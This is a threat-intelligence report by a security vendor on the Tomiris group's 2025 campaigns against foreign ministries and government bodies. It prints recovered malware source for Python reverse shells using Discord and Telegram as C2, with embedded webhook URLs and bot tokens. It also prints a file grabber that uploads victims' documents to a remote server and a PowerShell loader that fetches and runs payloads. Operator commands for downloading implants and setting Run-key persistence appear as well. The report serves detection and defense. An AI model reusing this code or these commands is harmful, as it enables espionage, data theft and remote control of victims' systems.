

New Tomiris tools and techniques: multiple reverse shells, Havoc, AdaptixC2

SL securelist.com/tomiris-new-tools/118143

Oleg Kupreev

November 28, 2025



While tracking the activities of the [Tomiris threat actor](#), we identified new malicious operations that began in early 2025. These attacks targeted foreign ministries, intergovernmental organizations, and government entities, demonstrating a focus on high-value political and diplomatic infrastructure. In several cases, we traced the threat actor's actions from initial infection to the deployment of post-exploitation frameworks.

These attacks highlight a notable shift in Tomiris's tactics, namely the increased use of implants that leverage public services (e.g., Telegram and Discord) as command-and-control (C2) servers. This approach likely aims to blend malicious traffic with legitimate service activity to evade detection by security tools.

Most infections begin with the deployment of reverse shell tools written in various programming languages, including Go, Rust, C/C#/C++, and Python. Some of them then deliver an open-source C2 framework: Havoc or AdaptixC2.

This report in a nutshell:

- New implants developed in multiple programming languages were discovered;
- Some of the implants use Telegram and Discord to communicate with a C2;

- Operators employed Havoc and AdaptixC2 frameworks in subsequent stages of the attack lifecycle.

Kaspersky's products detect these threats as:


- HEUR:Backdoor.Win64.RShell.gen,
- HEUR:Backdoor.MSIL.RShell.gen,
- HEUR:Backdoor.Win64.Telebot.gen,
- HEUR:Backdoor.Python.Telebot.gen,
- HEUR:Trojan.Win32.RProxy.gen,
- HEUR:Trojan.Win32.TJLORT.a,
- HEUR:Backdoor.Win64.AdaptixC2.a.

For more information, please contact intelreports@kaspersky.com.

Technical details


Initial access

The infection begins with a phishing email containing a malicious archive. The archive is often password-protected, and the password is typically included in the text of the email. Inside the archive is an executable file. In some cases, the executable's icon is disguised as an office document icon, and the file name includes a double extension such as `.doc<dozen_spaces>.exe`. However, malicious executable files without icons or double extensions are also frequently encountered in archives. These files often have very long names that are not displayed in full when viewing the archive, so their extensions remain hidden from the user.



Example of a phishing email containing a malicious archive

► Translation:




Example of an archive with a malicious executable

When the file is executed, the system becomes infected. However, different implants were often present under the same file names in the archives, and the attackers' actions varied from case to case.

The implants

Tomiris C/C++ ReverseShell



Tomiris C/C++ ReverseShell infection schema

This implant is a reverse shell that waits for commands from the operator (in most cases that we observed, the infection was human-operated). After a quick environment check, the attacker typically issues a command to download another backdoor – AdaptixC2. AdaptixC2 is a modular framework for post-exploitation, with source code available on GitHub. Attackers use built-in OS utilities like bitsadmin, curl, PowerShell, and certutil to download AdaptixC2. The typical scenario for using the Tomiris C/C++ reverse shell is outlined below.

Environment reconnaissance. The attackers collect various system information, including information about the current user, network configuration, etc.

```
1 echo 4fUPU7tGOJBIT6D1wZTUK
2 whoami
3 ipconfig /all
4 systeminfo
5 hostname
6 net user /dom
7 dir
8 dir C:\users\[username]
```

Download of the next-stage implant. The attackers try to download AdaptixC2 from several URLs.

```
1 bitsadmin /transfer www /download http://<HOST>/winupdate.exe $public\libraries\winvt.exe
2
3 curl -o $public\libraries\service.exe http://<HOST>/service.exe
4
   certutil -urlcache -f https://<HOST>/AkelPad.rar $public\libraries\AkelPad.rar

   powershell.exe -Command powershell -Command "Invoke-WebRequest -Uri
   'https://<HOST>/winupdate.exe' -OutFile '$public\pictures\sbschost.exe'
```

Verification of download success. Once the download is complete, the attackers check that AdaptixC2 is present in the target folder and has not been deleted by security solutions.

```
1 dir $temp
2 dir $public\libraries
```

Establishing persistence for the downloaded payload. The downloaded implant is added to the Run registry key.

```

1 reg add HKCU\Software\Microsoft\Windows\CurrentVersion\Run /v WinUpdate /t REG_SZ
2 /d $public\pictures\winupdate.exe /f
3
4 reg add HKCU\Software\Microsoft\Windows\CurrentVersion\Run /v "Win-NetAlone" /t
  REG_SZ /d "$public\videos\alone.exe"

reg add HKCU\Software\Microsoft\Windows\CurrentVersion\Run /v "Winservice" /t REG_SZ
/d "$public\Pictures\dwm.exe"

reg add HKCU\Software\Microsoft\Windows\CurrentVersion\Run /v CurrentVersion/t
REG_SZ /d $public\Pictures\sbschost.exe /f

```

Verification of persistence success. Finally, the attackers check that the implant is present in the Run registry key.

```

1 reg query HKCU\Software\Microsoft\Windows\CurrentVersion\Run

```

This year, we observed three variants of the C/C++ reverse shell whose functionality ultimately provided access to a remote console. All three variants have minimal functionality – they neither replicate themselves nor persist in the system. In essence, if the running process is terminated before the operators download and add the next-stage implant to the registry, the infection ends immediately.

The first variant is likely based on the Tomiris Downloader source code discovered in 2021. This is evident from the use of the same function to hide the application window.

<pre> 1 BOOL HideWindow() 2 { 3 HWND v0; // rax 4 5 AllocConsole(); 6 v0 = FindWindowA("ConsoleWindowClass", 0i64); 7 return ShowWindow(v0, 0); 8 } </pre>	<pre> 1 BOOL HideWindow() 2 { 3 HWND hWnd; // [rsp+28h] [rbp-8h] 4 5 AllocConsole(); 6 hWnd = FindWindowA("ConsoleWindowClass", 0i64); 7 return ShowWindow(hWnd, 0); 8 } </pre>
--	---

Code of window-hiding function in Tomiris C/C++ ReverseShell and Tomiris Downloader

Below are examples of the key routines for each of the detected variants.

```

44 while ( 1 )
45 {
46   while ( 1 )
47   {
48     v2 = recv( buf, 4095, 0 );
49     if ( v2 > 0 )
50     {
51       break;
52     }
53     if ( !sub_140001335(&v1, &v2, 0) )
54     {
55       break;
56     }
57     if ( !strcmp(buf, "cd ", 3u16) )
58     {
59       v2 = &buf[3];
60       v1 = strlen(v2);
61       if ( !sub_140001335(v2, &v1, 0) )
62       {
63         GetCurrentDirectory(&v1, &v2);
64         v2 = &buf[3];
65         send(v, buf, v2, 0);
66       }
67     }
68     else
69     {
70       sub_140001400(buf, 4096, "Error: failed to change directory to %s\n", v2);
71       v2 = &buf[3];
72       send(v, buf, v2, 0);
73     }
74     send(v, "COWARD_DONE", 12, 0);
75   }
76   else
77   {
78     v1 = popen(buf, "r");
79     if ( !v1 )
80     {
81       while ( fgets(buf, 4096, v1) )
82       {
83         v2 = strlen(buf);
84         send(v, buf, v2, 0);
85       }
86       pclose(v1);
87       send(v, "COWARD_DONE", 12, 0);
88     }
89   }
90 }

```

```

memset(recv_buffer, 0, sizeof(recv_buffer));
v20 = recv(v, recv_buffer, 1023, 0);
if ( v20 <= 0 )
{
  break;
}
recv_buffer[v20] = 0;
if ( !strcmp(recv_buffer, "exit\n") || !strcmp(recv_buffer, "bye\n") )
{
  goto LABEL_33;
}
v21 = popen(recv_buffer, "r");
if ( v21 )
{
  LABEL_31:
  while ( fgets(console_output_buffer, 4096, v21) )
  {
    v22 = 0;
    v23 = strlen(console_output_buffer);
    if ( v23 )
    {
      while ( 1 )
      {
        v24 = ((__int64 (__fastcall *) (SOCKET, char *, __QWORD, __QWORD))send)(
          v7,
          console_output_buffer[v22],
          (unsigned int)(v23 - v22),
          0);
        if ( v24 <= 0 )
        {
          break;
        }
        v22 += v24;
        if ( v22 == v23 )
        {
          goto LABEL_31;
        }
        v25 = v23;
        v26 = 0;
        while ( 1 )
        {
          v27 = ((__int64 (__fastcall *) (SOCKET, char *, __QWORD, __QWORD))send)(
            v7,
            &command_execut[v26], 1 // ----- Command execution failed
          );
        }
      }
    }
    pclose(v21);
  }
  v28 = 0;
  while ( 1 )
  {
    v29 = ((__int64 (__fastcall *) (SOCKET, char *, __QWORD, __QWORD))send)(
      v7,
      &command_execut[v29], 1 // ----- Command execution failed
    );
  }
}

```

```


}
if ( !WSAConnect(socket, &addrBuf, 16, 0, 0, 0, 0, 0) == -1 )
{
  sub_1400ADEF0(qword_140087760, "Connection failed: ", 19164);
  v8 = WSAGetLastError();
  v9 = sub_140072280(qword_140087760, v8);
  sub_140001400(v9);
  goto LABEL_21;
}
sub_140090D20(&StartupInfo);
*StartupInfo.dwCountChars = 0;
*StartupInfo.cb = 31;
*StartupInfo.lpDesktop = 4;
*StartupInfo.hStdInput = 0;
*StartupInfo.hStdOutput = 0;
*StartupInfo.hStdError = 0;
*StartupInfo.dwFlags = 0;
*StartupInfo.lpCmdLine = "cmd.exe";
StartupInfo.cb = 104;
StartupInfo.dwFlags = 257;
StartupInfo.hStdError = socket;
*ProcessInformation.dwProcessId = 0;
paddrBuf = &v1;
v1 = wcslen(L"cmd.exe");
sub_1400015F0(&addrBuf, L"cmd.exe", &v1);
if ( CreateProcess(0, paddrBuf, 0, 0, 0, 0, 0, 0, 0, &StartupInfo, &ProcessInformation) )
{
  WaitForSingleObject(ProcessInformation.hProcess, 0xFFFFFFFF);
  CloseHandle(ProcessInformation.hProcess);
  CloseHandle(ProcessInformation.hThread);
}
else
{
  sub_1400ADEF0(qword_140087760, "CreateProcess failed: ", 22164);
  v8 = WSAGetLastError();
  v9 = sub_140072280(qword_140087760, v8);
  sub_140001400(v9);
  sub_1400A1670(&addrBuf);
  close(socket);
  WSACleanup();
  return v0;
}

```

Tomiris C/C++ ReverseShell main routine

Tomiris Rust Downloader

Tomiris Rust Downloader is a previously undocumented implant written in Rust. Although the file size is relatively large, its functionality is minimal.



Tomiris Rust Downloader infection schema

Upon execution, the Trojan first collects system information by running a series of console commands sequentially.

- 1 "cmd" /C "ipconfig /all"
- 2 "cmd" /C "echo %username%"
- 3 "cmd" /C hostname
- 4 "cmd" /C ver
- 5 "cmd" /C curl hxxps://ipinfo[.]io/ip
- 6 "cmd" /C curl hxxps://ipinfo[.]io/country

Then it searches for files and compiles a list of their paths. The Trojan is interested in files with the following extensions: .jpg, .jpeg, .png, .txt, .rtf, .pdf, .xlsx, and .docx. These files must be located on drives C:/, D:/, E:/, F:/, G:/, H:/, I:/, or J:/. At the same time, it ignores paths containing the following strings: “.wrangler”, “.git”, “node_modules”, “Program Files”, “Program Files (x86)”, “Windows”, “Program Data”, and “AppData”.

A multipart POST request is used to send the collected system information and the list of discovered file paths to Discord via the URL:

```
1  hxxps://discordapp[.]com/api/webhooks/1392383639450423359/TmFw-WY-
   u3D3HihXqVOOinL73OKqXvi69IBNh_rr15STd3FtffSP2BjAH59ZviWKWJRX
```

It is worth noting that only the paths to the discovered files are sent to Discord; the Trojan does not transmit the actual files.

The structure of the multipart request is shown below:

Contents of the Content-Disposition header	Description
form-data; name="payload_json"	System information collected from the infected system via console commands and converted to JSON.
form-data; name="file"; filename="files.txt"	A list of files discovered on the drives.
form-data; name="file2"; filename="ipconfig.txt"	Results of executing console commands like “ipconfig /all”.

```
1  {
2      "content": "",
3      "embeds": [{
4          "color": 4321431,
5          "fields": [{
6              "name": "Hostname",
7              "value": "DESKTOP-██████"
8          }, {
9              "name": "OS",
10             "value": "\r\nMicrosoft Windows [Version 10.0.19045.2251]\r\n"
11          }, {
12              "name": "Country",
13              "value": ":flag_{\"status\": \"success\", \"country\": \"russia\", \"countrycode\": \"ru\", \"region\": \"mow\""}
14          }, {
15              "name": "IP Address",
16              "value": \"{\"status\": \"success\", \"country\": \"Russia\", \"countryCode\": \"RU\", \"region\": \"MOW\", \"re
17          }],
18          "footer": {
19              "icon_url": "http://cdn.discordapp.com/embed/avatars/0.png",
20              "text": "info"
21          },
22          "timestamp": "2024-12-14T00:13:46.447Z",
23          "title": "██████ got pwned."
24      }]
25 }
```

Example of "payload_json"

After sending the request, the Trojan creates two scripts, `script.vbs` and `script.ps1`, in the temporary directory. Before dropping `script.ps1` to the disk, Rust Downloader creates a URL from hardcoded pieces and adds it to the script. It then executes `script.vbs` using the `cscript` utility, which in turn runs `script.ps1` via PowerShell. The `script.ps1` script runs in an infinite loop with a one-minute delay. It attempts to download a ZIP archive from the URL provided by the downloader, extract it to `%TEMP%\rfolder`, and execute all unpacked files with the `.exe` extension. The placeholder `<PC_NAME>` in `script.ps1` is replaced with the name of the infected computer.

Content of `script.vbs`:

```
1 Set Shell = CreateObject("WScript.Shell")
2 Shell.Run "powershell -ep Bypass -w hidden -File %temp%\script.ps1"
```


Content of `script.ps1`:

```
1 $Url = "hxxp://193.149.129[.]1113/<PC_NAME>"
2
3 $dUrl = $Url + "/1.zip"
4
5 while($true){
6     try{
7
8         $Response = Invoke-WebRequest -Uri $Url -UseBasicParsing -ErrorAction Stop
9
10        iwr -OutFile $env:Temp\1.zip -Uri $dUrl
11
12        New-Item -Path $env:TEMP\rfolder -ItemType Directory
13
14        tar -xf $env:Temp\1.zip -C $env:Temp\rfolder
15
16        Get-ChildItem $env:Temp\rfolder -Filter "*.exe" | ForEach-Object {Start-Process
17            $_.FullName }
18
19        break
20    }catch{
21
22        Start-Sleep -Seconds 60
23    }
24 }
```

It's worth noting that in at least one case, the downloaded archive contained an executable file associated with Havoc, another open-source post-exploitation framework.

Tomiris Python Discord ReverseShell

The Trojan is written in Python and compiled into an executable using PyInstaller. The main script is also obfuscated with PyArmor. We were able to remove the obfuscation and recover the original script code. The Trojan serves as the initial stage of infection and is primarily used for reconnaissance and downloading subsequent implants. We observed it downloading the AdaptixC2 framework and the Tomiris Python FileGrabber.



Tomiris Python Discord ReverseShell infection schema

The Trojan is based on the “discord” Python package, which implements communication via Discord, and uses the messenger as the C2 channel. Its code contains a URL to communicate with the Discord C2 server and an authentication token. Functionally, the Trojan acts as a reverse shell, receiving text commands from the C2, executing them on the infected system, and sending the execution results back to the C2.

```

import discord
import subprocess
import requests

intents = discord.Intents.default()
intents.message_content = True

client = discord.Client(intents=intents)

WEBHOOK_URL = "https://discord.com/api/webhooks/1396726652565848135/OFds8Do2gH-C_V0cka
TOKEN = "MTM5NjcyNzIwNzgzMjk4MTYwNQ.GmzFY0.Zutfjbk5nRew5xIpONI0qosI2k_tQl0BRjGGMg"
MAX_MESSAGE_LENGTH = 2000

@client.event
async def on_ready():
    command = "whoami"
    result = subprocess.run(
        command, shell=True, capture_output=True, text=True
    )
    stdout = result.stdout[:MAX_MESSAGE_LENGTH]
    stderr = result.stderr[:MAX_MESSAGE_LENGTH]

    content = f"""Com:** `{command}`\nOut:**\n{stdout}\nErr:**\n{stderr}"""
    payload = {"content": content}
    requests.post(WEBHOOK_URL, json=payload)

@client.event
async def on_message(message):
    if message.author == client.user:
        return

    if message.content.startswith("!cmd "):
        command = message.content.split("!cmd ", 1)[1]
        try:
            result = subprocess.run(
                command, shell=True, capture_output=True, text=True
            )
            stdout = result.stdout[:MAX_MESSAGE_LENGTH]
            stderr = result.stderr[:MAX_MESSAGE_LENGTH]

            content = f"""Com:** `{command}`\nOut:**\n{stdout}\nErr:**\n{stderr}"""
            payload = {"content": content}
            requests.post(WEBHOOK_URL, json=payload)
        except Exception as e:
            pass

client.run(TOKEN)

```

Python Discord ReverseShell

Tomiris Python FileGrabber

As mentioned earlier, this Trojan is installed in the system via the Tomiris Python Discord ReverseShell. The attackers do this by executing the following console command.

```
1 cmd.exe /c "curl -o $public\videos\offel.exe http://<HOST>/offel.exe"
```

The Trojan is written in Python and compiled into an executable using PyInstaller. It collects files with the following extensions into a ZIP archive: .jpg, .png, .pdf, .txt, .docx, and .doc. The resulting archive is sent to the C2 server via an HTTP POST request. During the file collection process, the following folder names are ignored: "AppData", "Program Files", "Windows", "Temp", "System Volume Information", "\$RECYCLE.BIN", and "bin".

```
import requests

def copy_files(source_file, destination_dir):
    if os.access(source_file, os.R_OK):
        if os.access(destination_dir, os.W_OK):
            try:
                shutil.copy(source_file, destination_dir)
            except:
                return
    except Exception as e:
        print(f'Error: {e}')

def get_last_time_run():
    if 'MICROSOFT_RUN_GR' not in os.environ:
        return time.time() - 115200

def set_last_time_run(lasttime):
    os.system(f'setx MICROSOFT_RUN_GR \"{lasttime}\" ')


def check_file_extension(file_path):
    valid_extensions = {'.jpg', '.png', '.pdf', '.txt', '.docx', '.doc'}
    file_extension = Path(file_path).suffix.lower()
    return file_extension in valid_extensions

def find_file(disk_path_d):
    day_ago = float(get_last_time_run())
    disk_path = Path(disk_path_d)
    print(disk_path)
    exclude_folders = ['AppData', 'Program Files', 'Windows', 'Temp', 'System Volume Information', '$RECYCLE.BIN', 'bin']
    disk_path = 'C:\\Users' if str(disk_path).startswith('C:\\') else disk_path
    for file in Path(disk_path).rglob('*'):
        if any((exclude_folder in file.parts for exclude_folder in exclude_folders)):
            continue
        if file.is_file() and check_file_extension(file):
            pass
        else:
            file_mtime = file.stat().st_mtime
            if file_mtime >= day_ago:
                pass
            else:
                ffiles.append(file)

def send_zip_file(file_path):
    url = 'http://62.113.115.89/homepage/infile.php'
    with open(file_path, 'rb') as file:
        files = {'file': (os.path.basename(file_path), file, 'application/zip')}
        try:
            response = requests.post(url, files=files)
            if response.status_code == 200:
                print(response.text)
        except Exception as e:
            print(f'Error {file_path}: {e}')

if __name__ == '__main__':
    ffiles = []
    partitions = psutil.disk_partitions()
```

Distopia backdoor



Distopia Backdoor infection schema

The backdoor is based entirely on the GitHub repository project “dystopia-c2” and is written in Python. The executable file was created using PyInstaller. The backdoor enables the execution of console commands on the infected system, the downloading and uploading of files, and the termination of processes. In one case, we were able to trace a command used to download another Trojan – Tomiris Python Telegram ReverseShell.

```

GUILD = discord.Object(id='1357597690103332990')
CHANNEL = 1357597690103332992
KEYLOGGER_WEBHOOK = 'https://discord.com/api/webhooks/1357597727164338349/ikaFqukFoCcbdfQIYXE91i-dGB-8YsTNeSrXnAclYx39Hif2c'
CURRENT_AGENT = 0

class Bot(commands.Bot):
    def __init__(self):
        intents = discord.Intents.default()
        intents.message_content = True
        super().__init__(command_prefix='!', intents=intents, help_command=None)

    async def on_ready(self):
        await self.wait_until_ready()
        self.channel = self.get_channel(CHANNEL)
        now = datetime.now()
        my_embed = discord.Embed(title=f'[MSG]', description=f'''Time: {now.strftime('%d/%m/%Y %H:%M:%S')}''', color=COLOR)
        my_embed.add_field(name='**IP**', value=disctopia.getIP(), inline=True)
        my_embed.add_field(name='**Bits**', value=disctopia.getBits(), inline=True)
        my_embed.add_field(name='**HostName**', value=disctopia.getHostname(), inline=True)
        my_embed.add_field(name='**OS**', value=disctopia.getOS(), inline=True)
        my_embed.add_field(name='**Username**', value=disctopia.getUsername(), inline=True)
        my_embed.add_field(name='**CPU**', value=disctopia.getCPU(), inline=False)
        await self.channel.send(embed=my_embed)

    async def setup_hook(self):
        await self.tree.sync(guild=GUILD)

    async def on_command_error(self, ctx, error):
        my_embed = discord.Embed(title=f'**Error:** {error}', color=16711680)
        await ctx.reply(embed=my_embed)

class InteractButton(discord.ui.View):
    bot = Bot()

    @bot.hybrid_command(name='interact', with_app_command=True, description='Interact with an agent')
    @app_commands.guilds(GUILD)
    async def cmd(ctx: commands.Context, id: int):

    @bot.hybrid_command(name='background', with_app_command=True, description='Background an agent')
    @app_commands.guilds(GUILD)
    async def cmd(ctx: commands.Context):

    @bot.hybrid_command(name='cmd', with_app_command=True, description='Run any command on the target machine')
    @app_commands.guilds(GUILD)
    async def cmd(ctx: commands.Context, command: str):

    @bot.hybrid_command(name='cmd-all', with_app_command=True, description='Run any command on the all online agents')
    @app_commands.guilds(GUILD)
    async def cmd_all(ctx: commands.Context, command: str):

    @bot.hybrid_command(name='cd', with_app_command=True, description='Change the current directory on the target machine')
    @app_commands.guilds(GUILD)
    async def cd(ctx: commands.Context, path: str):

```

Distopia backdoor

Sequence of console commands executed by attackers on the infected system:

- 1 cmd.exe /c "dir"
- 2 cmd.exe /c "dir C:\user\[username]\pictures"
- 3 cmd.exe /c "pwd"
- 4 cmd.exe /c "curl -O \$public\sysmgmt.exe http://<HOST>/private/svchost.exe"
- 5 cmd.exe /c "\$public\sysmgmt.exe"

Tomiris Python Telegram ReverseShell

The Trojan is written in Python and compiled into an executable using PyInstaller. The main script is also obfuscated with PyArmor. We managed to remove the obfuscation and recover the original script code. The Trojan uses Telegram to communicate with the C2 server, with code containing an authentication token and a "chat_id" to connect to the bot and receive commands for execution. Functionally, it is a reverse shell, capable of receiving text commands from the C2, executing them on the infected system, and sending the execution results back to the C2.

Initially, we assumed this was an updated version of the Telemiris bot previously used by the group. However, after comparing the original scripts of both Trojans, we concluded that they are distinct malicious tools.

```
import telebot
import subprocess
import os
import shutil

bot = telebot.TeleBot('5345140907:AAH9c1TaBR44SLen70TSFKDnbD_W8j0')
username = os.getlogin()
name = 'ALL'
service = 'system'

try:
    if os.getcwd() != f'C:\\Users\\{username}\\AppData\\Roaming\\{service}':
        os.mkdir(f'C:\\Users\\{username}\\AppData\\Roaming\\{service}')
        shutil.copy(f'C:\\Users\\{username}\\AppData\\Roaming\\{service}\\{name}.exe')
        os.system('REG DELETE HKLM\\Software\\Microsoft\\Windows\\CurrentVersion\\Run /v {service} /f')
        value = os.system(f'REG ADD HKLM\\Software\\Microsoft\\Windows\\CurrentVersion\\Run /v {service} /t REG_SZ /d C:\\Users\\{username}\\AppData\\Roaming\\{service}\\{name}.exe')
        if value != 0:
            os.system('REG DELETE HKCU\\Software\\Microsoft\\Windows\\CurrentVersion\\Run /v {service} /f')
            os.system(f'REG ADD HKCU\\Software\\Microsoft\\Windows\\CurrentVersion\\Run /v {service} /t REG_SZ /d C:\\Users\\{username}\\AppData\\Roaming\\{service}\\{name}.exe')
except Exception as e:
    pass

@bot.message_handler(content_types=['text'])
def send_text(message):
    try:
        text = message.text.lower()
        msg = text.split()
        if msg[0] == '/run' and len(msg) > 1:
            msg.pop(0)
            commands = ' '.join(msg)
            pipe = subprocess.Popen(commands, stdout=subprocess.PIPE, stdin=subprocess.PIPE, stderr=subprocess.STDOUT, shell=True)
            output = pipe.communicate()[0].decode('cp866')
            if len(output) > 4095:
                for x in range(0, len(output), 4095):
                    bot.send_message(message.chat.id, text=output[x:x + 4095])
            else:
                bot.send_message(message.chat.id, text=output)
        if msg[0] == '/download' and len(msg) > 1:
            msg.pop(0)
            path = ' '.join(msg)
            f = open(path, 'wb')
            f = f.read()
            bot.send_document(message.chat.id, f)
    except Exception as e:
        return None

@bot.message_handler(content_types=['document'])
def get_file(message):
    try:
        if message.caption != None:
            save_dir = message.caption
        else:
            save_dir = os.getcwd()
            print(os.getcwd(), save_dir)
        bot.send_message(message.chat.id, f'Compasm a {save_dir}')
        file_name = message.document.file_name
        file_id_info = bot.get_file(message.document.file_id)
        downloaded_file = bot.download_file(file_id_info.file_path)
        ...
```

```
import requests
import random
import subprocess
